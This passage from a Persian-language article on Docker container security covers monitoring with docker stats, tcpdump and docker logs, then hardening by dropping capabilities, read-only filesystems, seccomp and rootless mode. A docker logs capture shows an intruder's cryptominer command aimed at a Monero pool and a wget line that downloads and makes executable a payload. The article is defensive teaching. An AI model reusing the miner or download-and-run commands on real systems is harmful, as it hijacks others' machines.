
تصویر 27: رصد مصرف منابع توسط دستور docker stats

در خروجی docker stats :

- CONTAINER ID: شناسه کانتینر را نشان می‌دهد.
- NAME: نام کانتینر را نشان می‌دهد.
- CPU: درصد میزان مصرف پردازنده را نشان می‌دهد.
- MEM USAGE/LIMIT: میزان مصرف حافظه رم و مقدار آزاد باقی مانده را نشان می‌دهد.
- MEM: درصد مصرف حافظه رم را نشان می‌دهد.
- NET I/O: به ترتیب از چپ به راست ترافیک دریافتی و ارسالی شبکه را نشان می‌دهد.
- BLOCK I/O: به ترتیب از چپ به راست ترافیک خواندن و نوشتن فایل‌سیستم را نشان می‌دهد.
- PIDS: تعداد پراسس های کرنل در کانتیتر را نشان می‌دهد.

بررسی ترافیک شبکه کانتینر

یکی از مواردی که عمده بدافزار ها در حملات گزارش شده انجام می‌دادند دانلود یک فایل شل یا باینری مخرب بود از این رو تحلیل ترافیک شبکه کانتینر می‌تواند مفید فایده باشد. برای مثال زمانیکه بدافزار قصد ارتباط با استخر استخراج رمزارز را داشته باشد، این ارتباط در خروجی ترافیک قابل مشاهده است.



تصویر 28: شنود ترافیک گذرنده از واسط شبکه داکر با استفاده از ابزار tcpdump

برای این منظور می‌توان از ابزار tcpdump و یا Wireshark استفاده کرد، تصویر 28 خروجی ضبط ترافیک شبکه یک کانتینر را بر روی واسط شبکه پیشفرض کانتینرها یعنی docker0 به کمک tcpdump را نمایش می‌دهد.

بررسی گزارش های کانتینر

با استفاده از دستور docker logs می‌توان تاریخچه‌ای از دستورت اجرا شده در کانیتنر را به دست آورد، البته در صورتی که کانتینرهای موردنظر از درایورهای journald یا json-file بهره برده باشند برای این کار هنگام ساخت کانتینر می‌توان به صورت زیر اقدام کرد:

```
$ docker run --log-driver=journald    [Image Name/ID]
```


```
┌──(root💀kali)-[/home/kali]
└─#  docker logs 81

/proc # ./m --algo "rx/0" --coin monero -o xmr-asia1.nanopool.
/bin/sh: ./m: not found
/proc # org:14433 -u 89jXfdiTWfLa9AaeaKhVus1mV4bENVSQZKekn3qZjsDFaw9kneyEtUjGurnsYvzLCMxwv9caH8k9hMNUv3G2UnC6imz3Tw.U
/bin/sh: org:14433: not found
/proc # thanks_l_a/0x1041041@mailinator.com -p x --tls -k --cpu-prority 5 --no-coloi^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # ^C
/proc # wget -q -O ./m $M_URL && chmod +x ./m
BusyBox v1.32.1 () multi-call binary.
```

تصویر 29 :مشاهده گزارش عملیات‌های صورت گرفته در کانتینر با دستور docker logs

استفاده از ابزارهای مدیریت و گزارش‌گیری کانتینرها

با کمک این ابزارها و ظاهر عموما گرافیکی آن‌ها می‌توان به شهود خوبی نسبت به رفتار یک کانتینر دست یافت. نمونه خوبی از این ابزارها، cAdvisor محصول گوگل است. در تصویر 30 رابط کاربری آن را مشاهده می‌کنید:



تصویر 30: ابزار مانیتورینگ cadvisor برای رصد رفتار کانتینرها

راهکارهای پیشگیرانه

پیشگیری مقدم بر تشخیص و مقابله با حمله است از این رو پیشنهاد می‌شود که روش‌های این بخش در هنگام کار با کانتینرهای مبتنی بر داکر لحاظ شوند. دقت شود که تمرکز ما در این بخش معرفی روش‌های غیر بدیهی است و فرض بر این است که آپدیت به آخرین نسخه، استفاده از ایمیج کمینه، دانلود ایمیج از اکانت معتبر و راهکار های اینچنینی توسط خواننده رعایت می‌شود.

محدودسازی توانایی‌های[1] لینوکس

یکی از مواردی که بدافزار ها در بستر کانتینر انجام می‌دهند اجرای دستور chroot است تا بتوانند دایرکتوری ریشه را به دایرکتوری ریشه سیستم میزبان تغییر دهند و خواسته‌های خود را انجام دهند. به صورت پیشفرض یک کانیتنر مبتنی بر Docker دارای قابلیت‌های آورده شده در تصویر 31 است.

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run -d 6b sleep 5 >/dev/null; pscap | grep sleep
7653  7671  root        sleep               chown, dac_override, fowner, fsetid, kill, s
vice, net_raw, sys_chroot, mknod, audit_write, setfcap +
```

تصویر 31: ساخت یک کانتینر و سپس مشاهده قابلیت‌های اختصاص یافته به آن

همانطور که از شکل بالا نیز قابل مشاهده است، قابلیت sys_chroot که اجازه اجرای دستور chroot را می‌دهد به صورت پیشفرض به کانتینرهای Docker اعطا می‌شود. برای محدود کردن قابلیت‌های یک کانتینر می‌توان از فلگ *–cap-drop* استفاده کرد؛ در تصویر 32 نحوه استفاده به همراه خروجی این دستور را می‌توانید مشاهده کنید:

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run -d --cap-drop=CAP_SYS_CHROOT 6b sleep 5 >/dev/null; pscap | grep sleep
12735 12754 root        sleep               chown, dac_override, fowner, fsetid, kill, setgid,
setuid, setpcap, net_bind_service, net_raw, mknod, audit_write, setfcap +
```

تصویر 32: نحوه استفاده از فلگ –cap-drop به منظور محدود کردن قابلیت‌های یک کانتینر

[1] Capability

برای حذف همه قابلیت‌های ارائه شده به یک کانتینر، می‌توانید از فرمانی که در تصویر 33 نمایش داده شده است، استفاده کنید:

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run -d --cap-drop=ALL 6b sleep 5 >/dev/null; pscap | grep sleep
```

تصویر 33 : چگونگی حذف همه قابلیت‌های یک کانتینر با استفاده از فلگ –cap-drop

برای این که یک کانتینر قابلیت‌های خاصی را فقط داشته باشد، می‌توان ابتدا همه آن‌ها را حذف و سپس با فلگ *–cap-add* قابلیت موردنظر را اضافه کرد؛ در تصویر 34، این موضوع نمایش داده شده است:

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run -d --cap-drop=ALL --cap-add=CAP_SYS_CHROOT 6b sleep 5 >/dev/null; pscap | grep sleep
13177 13196 root        sleep               sys_chroot +
```

تصویر 34: چگونگی اضافه کردن یک قابلیت معین به کانتینر

افزایش سطح دسترسی daemon.json

یکی از روش‌هایی که می‌تواند توسط بدافزارها به کار گرفته شود، بازنویسی فایل runc است. فناوری Docker اجازه بازنویسی را می‌دهد از این رو بررسی صحت یا چکیده فایل اثری در جلوگیری از وقوع حمله ندارد، اما با افزایش اجازه سطح دسترسی به پوشه‌ای که کانفیگ مربوط به فایل اجرایی runc در آن قرار گرفته شده است، به سطح دسترسی root آنگاه می‌توان از این حمله نیز جلوگیری کرد.

OS	Config PATH
Ubuntu	/etc/docker/daemon.json
Windows	C:\ProgramData\docker\config\daemon.json
Mac	~/.docker/daemon.json

جدول 3: مسیر فایل daemon.json در سیستم‌عامل‌های مختلف

آدرس کانفیگ مذکور در سیستم‌عامل‌های مختلف مطابق جدول 3 است. در این مسیرها، می‌توان به runc دسترسی گرفت.

فعال کردن کانتینر در محیط read-only

یکی از مواردی که بدافزارها برای رسیدن به خواسته‌های خود عموما نیاز دارند، دانلود یک اسکریپت مخرب و یا ویرایش و تغییر یک فایل است، از این رو اگر کانتینر در حالتی فقط خواندنی بر روی فایل سیستم تنظیم شود، خطرات بدافزارها کاهش محسوسی خواهد داشت. در تصویر 35 چگونگی انجام و خروجی متناظر آن دیده می‌شود.

```
┌──(root💀kali)-[/home/kali]
└─# docker run -it --read-only 6b
/ # touch Amin_trojan.sh
touch: Amin_trojan.sh: Read-only file system
```

تصویر 35: چگونگی فعال کردن قابلیت read-only برای یک کانتینر در سطح فایل سیستم

باید توجه داشت که بعضی اوقات یک ایمیج (مثلا آپاچی) طوری است که نیاز دارد برای شروع اولیه فایلی یا فایل‌هایی را روی فایل سیستم ایجاد کند یا عملیات نوشتنی را به طور کل انجام دهد در این صورت مسیری که عملیات نوشتن قرار است انجام شود را باید با فلگ tmpfs-- مشخص کرد. تصویر 36 این موضوع را نشان می‌دهد.

```
┌──(root💀kali)-[/home/kali]
└─# docker run -it --read-only --tmpfs /tmp/  6b
/ # touch Amin_trojan.sh
touch: Amin_trojan.sh: Read-only file system
/ # touch /tmp/Amin_trojan.sh
/ # ls /tmp
Amin_trojan.sh
```

تصویر 36: چگونگی استثنا کردن بعضی از مکان‌های فایل سیستم در حالت read-only

محدودسازی فراخوانی‌های سیستمی درون کانتینر

با استفاده از قابلیت seccomp می‌توان بر روی فراخوانی‌های سیستمی درون کانتینر محدودیت اعمال کرد و فقط فراخوانی‌های سیستمی مشخصی را اجازه داد. برای استفاده از این روش بایستی seccomp در کرنل لینوکس فعال شده باشد. برای پی بردن به فعال بودن این قابلیت می‌توانید مانند شکل زیر عمل کنید:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ grep CONFIG_SECCOMP= /boot/config-$(uname -r)
CONFIG_SECCOMP=y
```

تصویر 37: نحوه تشخیص فعال بودن مکانیزم seccomp در لینوکس

برای استفاده از seccomp نیاز به یک پروفایل است که در آن لیست فراخوانی‌های سیستمی مجاز برای کانتینر مشخص شده است. پروفایل پیش فرض از طریق این آدرس در دسترس است. برای اعمال پروفایل می‌توانید مطابق تصویر 38 عمل کنید.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo docker run -it --security-opt seccomp=/home/kali/Desktop/def.json  6b
/ # touch sd
/ # chown 100.100 sd
chown: sd: Operation not permitted
```

تصویر 38: chow از لیست مجاز حذف شده

همانطور که در تصویر 38 نمایش داده شده است، در اینجا از پروفایل پیش فرض استفاده شده با این تفاوت که chow از لیست مجاز حذف شده و همان‌طور که مشاهده می‌کنید اجازه اجرای آن درون کانتینر داده نمی‌شود.

اجرای کانتینر بدون سطح دسترسی روت

برای این که داکر در سطح دسترسی غیر روت اجرا شود، می‌توان به دو صورت اقدام کرد، روش نخست این که نسخه مخصوص Docker برای اجرای بدون نیاز به روت نصب کنیم و روش دوم این است که در داکر نسخه روت یک کانتینر با سطح دسترسی کمتر از روت اجرا کنیم. برای روش اول:

```
curl -sSL https://get.docker.com/rootless | sh
```

برای روش دوم :

```
docker run -d --name dind-rootless --privileged docker{docker version}-dind-rootless
```

نتیجه گیری

در این مقاله با توجه به تحقیقات و گزارش‌هایی که بر روی حملات کانتینرهای مبتنی بر Docker طی سالیان اخیر منتشر شده بود، سعی در ایجاد یک متودولوژی کردیم و سپس راهکارهای پیشگیری از وقوع حملات را بررسی نمودیم.